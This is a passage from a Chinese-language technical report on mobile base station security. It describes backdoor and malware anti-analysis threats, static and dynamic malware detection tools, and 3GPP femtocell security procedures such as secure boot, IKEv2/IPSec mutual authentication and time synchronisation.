後門 (Backdoor)	攻擊者可以利用任意寫入、任意檔案上傳或者任意指令執行的漏洞放入後門。利用後門，攻擊者可以輕易地進入基站並下達任意指令，操控基站。可以利用基站來竊取資料或者是對使用者、其他基站，甚至是電信業者網路發動攻擊。

資料來源:本團隊整理

3. 反分析技術

惡意程式為了不被發現其所做行為，大多數會使用反分析技術，使得分析者難以得知該惡意程式之行為，以作進一步的抵禦，反分析技術列表如表 4- 25。

表 4- 25 反分析技術列表

類型	威脅
匿蹤技術 (Rootkit)	具有匿蹤技術的惡意程式，可以藉由取得系統權限以逃過防毒軟體。由於惡意程式已經自己隱藏起來，因此分析者將難以得到這些惡意程式已進行分析，造成分析上的困難。此外基站在運行時，也將無法發現已經遭到感染，甚至遭到攻擊。
反虛擬機器分析技術 (Anti-VM Detection)	在分析惡意程式時，分析者大多會選擇使用虛擬機器已進行分析，以避免真正的系統遭到破壞。然而，擁有反虛擬機器分析技術的惡意程式，可以判斷自己是否運行在虛擬技術當中，進而隱藏惡意的行為，以避免遭到分析。面對此種技術，在分析時只能夠進行靜態分析，或者是利用修改該程式以去除此反分析技術。
代碼混淆技術 (Obfuscated code)	代碼混淆技術為惡意程式編寫者在撰寫程式時以複雜的方式來變換程式碼內容，使得分析的人員難以理解該惡意程式的真正行為。
加殼技術 (Pack)	加殼技術是利用對惡意程式執行黨進行壓縮以及加密保護，使得分析工具無法分析。利用此種技術不但可以避免程式遭到任意竄改，亦可以避免被防毒軟體所除去。目前對於一些較為複雜的加殼技術，多難以分析目標惡意程式。

資料來源:本團隊整理

（三）防護措施與技術

為了在基站遭到入侵後能夠立即發現並做出適當的處理，應當定期檢測基站是否遭到感染。基站當中需檢驗的檔案可分為兩種，第一種為文件檔案，例如 doc、pdf 等文件，惡意軟體可能感染後隱藏於其中，此種檔案多使用靜態分析，以偵測是否有惡意程式感染。第二種則為可執行檔案，像是 exe、elf 等等，此種檔案可交替使用動態和靜態分析，以達到更精確的分析結果。

1. 惡意文件檢驗

在做惡意文件檢測時，通常需要分析的文件數量極大。因此，可以使用自動檢測軟體做檢測，目的是讓檢測可疑惡意程式過程自動化並能綜合多項鑑識程序以提供完整的掃描報告利分析人員判讀。自動檢測軟體將針對檔案類型進行適當的二進位內容（Binary Analysis）靜態分析比對與檔案格式內容判定，萃析標註程式中可供鑑識惡意行為的相關資訊，舉例如下：

- 含有可疑字串
- 使用可疑的 API、函式庫
- 檔案經過加密、加殼
- 含有可疑弱點攻擊行為
- 含有惡意行為的程式代碼

完成鑑識比對後，即可對惡意行為做出詳實的紀錄，技術人員將可利用這些紀錄下來的惡意行為做更進一步的研究，讓之後的研究工作得到更有效率以及更精準的成果。

使用工具進行自動化分析有許多好處，像是可以對單一檔案進行完整且詳盡的分析，或是同時對大量檔案做分析，並列出檔案的威脅評等。將這些分析過程進行自動化以後可以大幅地減輕分析人員的負擔，並且分析人員也可以針對較可疑的檔案做更進一步的分析。圖 4- 59 為使用自動化分析工具的概念示意圖，可以在文字方塊內輸入欲分析的目標檔案路徑，或使用右方的瀏覽鍵以對話方塊選取目標。在輸入目標檔案路徑後，按下開始鍵即可開始分析。分析過程中，中間的文字方塊將顯示詳細的分析資訊，下方的狀態列與進度表分別顯示目前正在進行的分析項目，與該分析項目的進度。亦可按下右上角的「儲存」按鍵將分析報告存成檔案。分析完成後之報告示意圖如圖 4- 60，說明目標檔案的威脅程度、威脅項目與建議。威脅程度分為四種：安全、近似安全、可疑、惡意。分析人員可憑據此分析報告對該檔案進行處理。

圖 4- 59 自動化文件檢驗工具示意圖

資料來源：交通大學資訊安全教學與研究中心

圖 4- 60 自動化文件檢驗工具報告示意圖

資料來源：交通大學資訊安全教學與研究中心

2. 惡意程式檢測

隨著技術的進步，惡意程式也跟著蓬勃發展，數以千萬計的惡意程式，已經不再是人工分析所能應付的了。因此，為要解決如此龐大的資料量，勢必需要一套系統化、自動化的平臺工具，使分析人員能夠快速的分析程序並作出修補或更正。目前在做惡意程式檢測時，主要分為兩種方式：

(1) 動態分析

動態分析為在隔離的環境當中執行欲分析的程式，並直接觀察其行為。動態分析的弱點在於不一定能夠正確的觸發程式的所有行為，可以搭配符號執行以擴展所能檢測的執行路線。若目標程式使用反虛擬機器分析技術，動態分析將難以進行。

- 使用汙染源（tainting）的概念，來得知程式存取系統的資料流向（data flow）。藉由資料流向可以清楚地辨識機密資料的外洩。
- 側錄系統行為，例如檢查開啟的埠、程式傳送的封包內容。

(2) 靜態分析

靜態分析為直接觀察目標程式的執行代碼，並分析其可能產生的行為。此種分析可能缺乏一些動態產生的資訊，但是可以較完整且全面的了解程式行為。然而，目標程式若經過加殼、混淆將難以分析。

- 建構控制流程圖，分析程式的流程。
- 觀察程式所呼叫的 API、使用的函式庫。

結合以上兩點，這種利用行為模式的分析方式，可以找出可疑的惡意程式，增強系統的安全性。而在檢測程式時，可以針對幾點做檢查：

- 程式是否經過加密。
- 程式是否有加殼。
- 程式代碼是否經過混淆。
- 程式是否有反虛擬機器機制。
- 是否被匿蹤技術所保護。

- 程式是否將基站當中的資訊傳送至外部網路。
- 程式是否嘗試存取基站當中的機密資訊，例如金鑰。
- 程式是否為後門，供攻擊者能直接連入基站。
- 程式是否可能感染其他程式，影響其他正常的程序行為。
- 程式是否有攻擊性行為。

在分析時，可以利用事先標誌的資料流向來源子系統，標記特定機密隱私文件，再透過網路封包汙染檢查子系統來觀察這些文件是否被惡意程式透過網路洩漏至系統外部。圖 4- 61 為使用自動化程式分析工具的範例圖，完成分析後，分析者可查看報告,檢查遭到汙染的檔案以及傳輸的封包,並且可由報告中得知被汙染的檔案為何，選擇相對應的處理方式，也可得知可能有何機密資料流出，以進行防範。




圖 4- 61 自動化惡意程式檢測工具示意圖

資料來源：交通大學資訊安全教學與研究中心

（四）系統觀測與除錯技術

軟體安全最根本的問題為程式開發者所寫出的漏洞，例如基站所使用的韌體便是可能成為目標的軟體，最根本的解決方法則是將漏洞修補。由於在基站當中直接進行除錯很可能影響基站的運行，因此在做軟體除錯時可以使用雲端數位鑑識與安全檢測的工具，藉由將需要分析的目標在雲端的虛擬機器上動態執行，並進行監測，直接在雲端進行觀察甚至修改程式的狀態。相較於傳統的除錯方式，使用雲端數位鑑識工具不再需要執行負擔較重的模擬機器，只需透過網路連上雲端，並且對網頁進行操作就可以進行程式分析。大多數的除錯工具應當有幾項功能：

- 反組譯程式。
- 自動分析字串。
- 分析函數呼叫及參數。
- 存取及修改記憶體位置。
- 修改暫存器內容。
- 下中斷點（break point）。
- 函數路徑追蹤。

圖 4- 62 即為一個雲端數位鑑識工具的使用範例。將需要分析的檔案上傳後，便可看到完整的反組譯程式碼，也可看到記憶體中的資訊及暫存器等。透過圖型化介面加上中斷點，即可動態追蹤程式執行流程，甚至控制記憶體、暫存器內容，改變執行流程，達到更完整的弱點追蹤。同時，也可以利用除錯工具追蹤程式執行過的函式，使分析者在分析時有更多資訊，能更完整的了解程式行為。

另外，雲端數位鑑識工具另一個優點在於可以在雲端建立惡意程式基因資料庫與行為分析系統，以進行惡意程式的自動蒐集、分析及儲存。在收集了大量的樣本作為分析對象之後，經由動態執行萃取得到基因程式碼區塊。分析人員一方面可以使用基因庫內的知識進行快速分析，另一方面亦可將其分析經驗與結果回饋至此系統，使此基因庫更加完備。




圖 4- 62 雲端除錯工具示意圖

資料來源：交通大學資訊安全教學與研究中心

三、基站系統資安檢測技術研究

基站作為連繫使用者和電信業者所用，因此基站是維護手機網路系統安全的重要角色。基站應保護電信業者內部的機密安全，同時也要為用戶的資訊安全把關。而微型基站的出現，使得無線通訊與連接核心網路間的管道有可能面臨被破解的風險。因此，基站本身的安全性是需關注的。本章節將對基站系統資安檢測技術進行相關介紹。

（一）基站安全要求

在[TR33.820]當中規範了對於基站的安全性要求，共有 32 點，於基站資安基本功能檢測時可進行相關安全驗證參考，表 4- 26 提出幾項較為重要的議題。

表 4- 26 安全要求列表

安全要求		說明
認證	認證	在不安全的連線和 OAM 之間需有雙向認證，此認證必須使用足夠強的加密系統以及能辨認身份的認證，並且對於認證及憑證的儲存需良好保護。
本地安全	基站軟體的完整性、資料的保密及完整性	基站需使用安全啟動，且只能使用經過授權的軟體，以保護裝置本身以及內部儲存的敏感資料。
	用戶隱私	對於用戶的 IMSI 需做保密處理，所有的訊號以及使用者資料皆須有保密性。
通訊安全	不安全的連線及流量管理	在網路連線的部分，必須檢查資料的完整性及保密性並且在欲連接核心網路時必須有認證。
	防禦阻斷服務攻擊	限制可經由基站連線的數量，並只讓驗證有效的用戶存取。
管理安全	管理及運算安全	利用存取控制將電信業者和使用者的資料做區分。
	封閉性用戶群組管理及加強	由電信業者控制並管理對於核心網路的存取。
位置驗證及時間同步	地點及時間	鎖定基站的地理區域，基站提供的地點及時間資訊需為可信賴的。

資料來源: 3GPP

（二）基站安全功能

本章節將介紹基站應具備之安全功能以及該功能的實作方式。

1. 認證

關於基站的身份識別規範於[TS23.003]當中，此身份識別為核心網路認證基站時所需使用的，且必須為獨一無二的。裝置的認證系統皆基於公鑰基礎設施（Public Key Infrastructure，PKI），每個基站需提供一對公鑰及密鑰，並且由電信業者或者基站製造商為公鑰簽署憑證。此憑證是用於驗證該基站的完整性，以確保基站未遭破解。同樣地，安全閘道也需提供一對公鑰及密鑰，並由電信業者簽署憑證。裝置的認證有兩種形式，第一種是在基站和安全閘道之間的雙向認證，使用 IKEv2 在中間建立 IPSec 的隧道。第二種則是在微型基站和微型基站管理系統之間的雙向認證，使用 TLS 協定建立連向微型基站管理系統的 TLS 隧道。只有在特定的情況會需要使用對於 Hosting Party（HP）的單向認證，此認證是選擇性的並且由裝置進行認證。

2. 本地安全

本地安全分為儲存資料安全以及軟體執行安全。而對於基站來說，則是著重在建立可信賴環境,使基站能夠安全執行軟體。可信賴環境及執行安全(Trusted environment，TrE）是位於基站系統的信賴基礎。在啟動基站前都須由 TrE 做一個檢查，確定基站裝置的完整性，檢查通過後基站才能夠繼續進行下一步的行為。TrE 的第二個功能是保護基站在運算過程中使用的敏感參數的資料儲存安全。所有用於認證的敏感函式在執行時都必須在 TrE 當中執行，亦即所有關於私密金鑰的運算皆須在 TrE 中完成，以保證此機密不流出。TrE 也可以使認證只在必要的情況下才執行，例如讓私密金鑰只有在裝置完整性經過驗證後才能拿來運算。由此，與基站溝通的安全閘道或是微型基站管理系統可以確保此基站的完整性，使得此驗證並不需經由網路的通訊。

3. Hosting Party 模組

為了確保基站的安全，必須使用 Hosting Party 模組。此模組用於 UICC，能夠安全的儲存私密金鑰，並建立安全的環境供使用私密金鑰的敏感函式執行。

4. 物理安全

物理安全意指避免在本地能夠輕易的存取基站中儲存的機密、敏感設定及參數。尤其是 TrE 中的根本信賴必須被完整的保護，否則基站的本地安全將完全無法保證。而物理安全的設計皆是由製造商所控管。

5. 通訊安全

在基站通訊方面的安全規範了兩種技術，如表 4- 27。

表 4- 27 通訊安全技術列表

通訊位置	技術
基站 ↔ 安全閘道（HeNB ↔ SeGW）	IPSec with Encapsulating Security Payload（ESP） in tunnel mode
微型基站管理系統 ↔ 公共網路（HeMS ↔ public Internet）	TLS

資料來源: 本團隊整理

6. 位置驗證及時間同步

基站位置的驗證對於電信業者來說是很重要的，因為電信業者在使用無線頻段之前必須購買執照，而該電信業者便只能在該區域使用。因此，在基站開始發送無線訊號之前必須先行檢查基站的位置，確認是合法的區域才能夠開始發送無線訊號。而時間的同步也是同樣的重要，時間若不同步，便無法正確判別憑證的有效期限，會造成安全上的疑慮。為了達到時間同步，必須使用同步訊息，但微型基站在傳送同步訊息時使用的是不安全的連線，為了避免頻繁的利用網路傳送同步訊息，微型基站在關機時需在裝置內記憶時間，以便下次啟動時使用。

（三）基站內部的安全程序

以下將介紹基站內部所執行的安全相關程序。

1. 安全啟動與裝置完整性檢查

如上一章節所提到的，基站中存有可信賴環境。安全啟動程序在基站啟動之初，會先透過可信賴環境檢查完整性，此步驟可以保證只有通過驗證的軟體可以被載入並執行。一旦可信賴環境成功建立以後，便會開始驗證基站中所需執行的其他軟體元件。當前述的驗證程序都完成了以後，則驗證裝置的完整性。

2. Hosting Party 模組的移除

Hosting Party 模組提供了安全儲存憑證的環境，供 EAP-AKA 在進行認證時使用。為了避免 Hosting Party 的憑證在進行二次認證時被其他裝置誤用，基站必須在運行期間監控 Hosting Party 模組的可用性。假若基站發現 Hosting Party 模組遭到移除，則基站必須立刻關閉其空中介面並切斷與核心網路的連繫。欲重新連線的話，基站必須重新與安全閘道建立連線，以確保 Hosting Party 的認證。相關的規範與詳細內容撰寫在[TS33.320]文件中。

3. 中間網路斷線

為了避免在基站連向核心網路的中間網路發生斷線時，造成無法控制的傳輸，基站必須使用一套機制，在發生斷線後立即將空中介面切斷。此套機制及設定細節則由各電信業者自行實做規範。

4. 安全的時間基底

當基站透過不安全的中間網路連向安全閘道時，基站必須驗證安全閘道的憑證。此項動作包括了確認安全閘道憑證的有效期限，而此期限是基於當前時間的。因此，時間的來源必須為可用的。同樣地，當微型基站和微型基站管理系統建立TLS隧道時，也需要檢查微型基站管理系統的憑證。然而，當基站處於建立連線的階段時，卻只能夠從外部的伺服器獲取時間資訊。為了避免從外部取得不可用的時間資訊，基站需要一個可以在初始化啟動時期，獲取時間資訊且位在內部的時間來源。而在啟動之後，基站便可將此時間存放於可信賴環境中，以便下次啟動使用。如此一來，基站下次啟動時便可以比對上次儲存的時間以及此次獲取的時間，並選擇使用較新的時間。而在最終建立完中間連線以後，基站也應當再次執行時間的同步，以確保時間的正確性。

5. 內部短暫資料處理

當基站結束空中介面以及中間連線的安全保護時，可能會造成所有的使用者訊息以明文傳遞。根據[TS33.320]中的規範，必須保護這些訊號不受到未認證的存取。可以透過將兩個終端放入同一個安全區域中，或者是將此連線做加密保護等。

（四）基站與安全閘道間的安全程序

微型基站與安全閘道間使用的連線為不安全的連線，因此，在基站和安全閘道間的安全程序是相當必要的。不但需要完成身分驗證，同時也須驗證訊息的完整性。接下來將介紹基站與安全閘道間所使用的安全程序。

1. 裝置完整性驗證

建立基站與核心網路的之間的連線之先決條件是該基站須通過完整性的驗證。此驗證是基於前述的基站內部的安全啟動以及裝置完整性檢查，只有通過該檢查的裝置才能夠成功通過認證。

2. 裝置認證

在基站以及安全閘道之間建立連線之前須完成雙向認證，基站須向安全閘道表明固定且獨一的身分識別。此身分識別可由電信業者自行設計，但必須包含由憑證中心所簽屬，並為電信業者所信任的憑證。認證程序是基於基站及安全閘道的私密金鑰與憑證，當然此私密金鑰必須被祕密且安全地保護並儲存，且憑證也需可以存取根憑證。

關於基站以及安全閘道之間的雙向認證規範於[TS33.320]當中，另外，其中所使用到的數位憑證認證須符合 RFC4306 所提出的規定。

微型基站及安全閘道間雙向認證的流程如圖 4- 63所示,可以分為以下幾個步驟：

(1) 基站藉由可信賴環境達成安全啟動，並通過裝置完整性的驗證。

(2) 為了初始化 IKEv2 的認證，基站會先向安全閘道發出 IKE_SA_INIT 請求。其中的 HDR 為 IKE 的 header，而 SAi1 為描述了該基站能於 IKE_SA 使用的加密演算法，KEi 則是 Diffie-Hellman 所使用的初始值，Ni 為一個不會重複的計數 nonce。

(3) 安全閘道回應 IKE_SA_INIT，並向基站要求提供其所擁有的憑證。在此訊息中會選擇一個適用的加密演算法，並完成 Diffie-Hellman 的金鑰交換流程。

(4) 基站將本身的憑證送給安全閘道做驗證用，同時也會發出 CERTREQ 請求，向安全閘道索取憑證以確認對方的身分。其中 SAi2 用於溝通步驟 4 至 6 所使用的安全參數，詳細的規範可參閱 RFC4306。SK{}表示括號中的內容是被加密且完整性保護的。

(5) 安全閘道收到基站的 IKE_AUTH 請求後，將會檢查其中的 AUTH 是否正確，並且會驗證憑證的有效性。

(6) 驗證通過後，安全閘道將會發送 IKE_AUTH 回應。

(7) 基站檢查 AUTH 以驗證安全閘道的身分，並且檢查 CERT 的憑證是否有效。

(8) 若安全閘道偵測到有與該基站通訊時使用的舊 IKE SA 存在，便會將此 IKE SA 刪除，並和基站做資訊交換。




圖 4- 63 微型基站及安全閘道間雙向認證之流程圖

資料來源：LTE Security [Dan Forsberg et al.]

3. IKEv2 及憑證規範

關於 IKEv2 的內容規範於[TS33.210]當中，其中提到所使用的演算法必須支持 IKE_SA_INIT 交換以及 IKE_AUTH 交換。而關於憑證的內容規範於[TS33.310]當中，所使用的憑證格式為 X.509，包括基站以及安全閘道皆須使用憑證。

4. 憑證處理

IKEv2 當中關於基站及安全閘道間的憑證處理規範如下：

- 需要驗證的終端憑證須提供完整的憑證鏈。
- 送至另一個元件的憑證鏈限制在最多 4 個，以縮限處理需求以及資料傳輸量。
- 必須檢查憑證的有效期限，而無效的憑證應當被拒絕。
- 憑證的無效化則根據內部的規則。

5. 結合裝置中 Hosting Party 的認證

在[TS33.320]當中所提到的基站以及安全閘道的雙向認證，同時也提出可以加入

對於 Hosting Party 的認證。Hosting Party 認證所使用的機制為 IKEv2 以及 EAP 方法。下圖 4- 64 為加入 Hosting Party 後的認證流程圖，基本上與一般的認證相似，差別在於與安全閘道認證結束後會再和 AAA 伺服器做一次認證（如圖中第 8 步驟之後）。使用的認證機制及運算方式也與基站和安全閘道間的認證相仿，此處就不多加贅述。




圖 4- 64 基站及安全閘道結合 Hosting Party 的雙向認證

資料來源：LTE Security [Dan Forsberg et al.]

6. 授權及存取控管

在最簡單的模組中，基站是不需要任何外部授權以及核心網路的存取控管的。因此為了達成基於憑證的裝置認證，電信業者在設置的安全閘道中需有所有基站的根憑證。此種模組中，允許成功通過認證的基站，連上核心網路。在存取控管中，會檢查目標基站是否是由該電信業者所信任的製造商所製造，且該基站是否通過完整性檢查。

7. IPSec 隧道建立

在前面所提及的 IKEv2 認證方法中，必須在基站及安全閘道間建立 IPSec 的隧道，此內容規範於[TS33.210]。此處所使用的安全協定為 ESP 的隧道模式，規範於 RFC4303 當中。當 IPSec 隧道建立後，基站及安全閘道間的所有資訊皆須經由此隧道，包括訊號、使用者所傳輸的資料和管理流量。

8. 時間同步

在基站的安全當中，須有可信賴的時間資訊以檢查憑證的有效期限。所有的憑證皆有其有效的起始和結束時間，而基站須在每次使用該憑證時進行檢查。因此，如（四）基站內部的安全程序中第四項所述---基站必須要有安全的時間基底。在 3GPP 的規範中，基站中的本地時鐘必須週期性地和可信賴的外部時鐘做同步，在已連線的狀態下，最久的同步間隔時間以 48 小時為限。此處推薦使用 RFC1305 所規範的網路時間協定（Network Time Protocol，NTP）。

（五）微型基站管理的安全面向

微型基站與一般基站最大的不同點在於微型基站架設於用戶端，且可能散布於各地。因此，為了各方面的安全，必須在管理上多加規範。以下將介紹微型基站管理的安全面向。

1. 管理架構

微型基站是在行動網路中，第一個可能由用戶所架設及架設於用戶端的裝置，因此在 3GPP 的規範當中，詳細記載了微型基站的安全管理。為了能夠承受大量的微型基站架設，基站的管理介面應為完整的，讓微型基站以及微型基站管理系統間能夠有無限制的網路交流。基站管理系統的要求規範於[TS32.591]，而架構以及程序規範於

[TS32.593]。最基礎的管理程序係使用規範於 TR-069 中的 Broadband Forum（BBF），這個協定使微型基站以及微型基站管理系統之間能夠做線上交流。其中規範了指令及所使用的資料格式，同時也規範了檔案傳輸使用的技術。




圖 4- 65 微型基站基本管理架構圖

資料來源：LTE Security [Dan Forsberg et al.]

圖 4- 65 為微型基站的基本管理架構。微型基站管理系統多位在電信業者網路或是公共網際網路當中。如果微型基站管理系統是在電信業者網路當中，則管理的資訊流量由安全閘道做路由，並不會讓從網路過來的流量直接進入電信業者的安全網域。而如果微型基站管理系統是位於公開的網際網路當中，則會直接地與微型基站管理系統建立連線。

管理流量的安全規範於[TS33.320]當中。根據微型基站管理系統的位置，將會需要不同的安全技術。同時，也需考量微型基站管理可能是分散式的且文件伺服器也可能是物理上分割的。

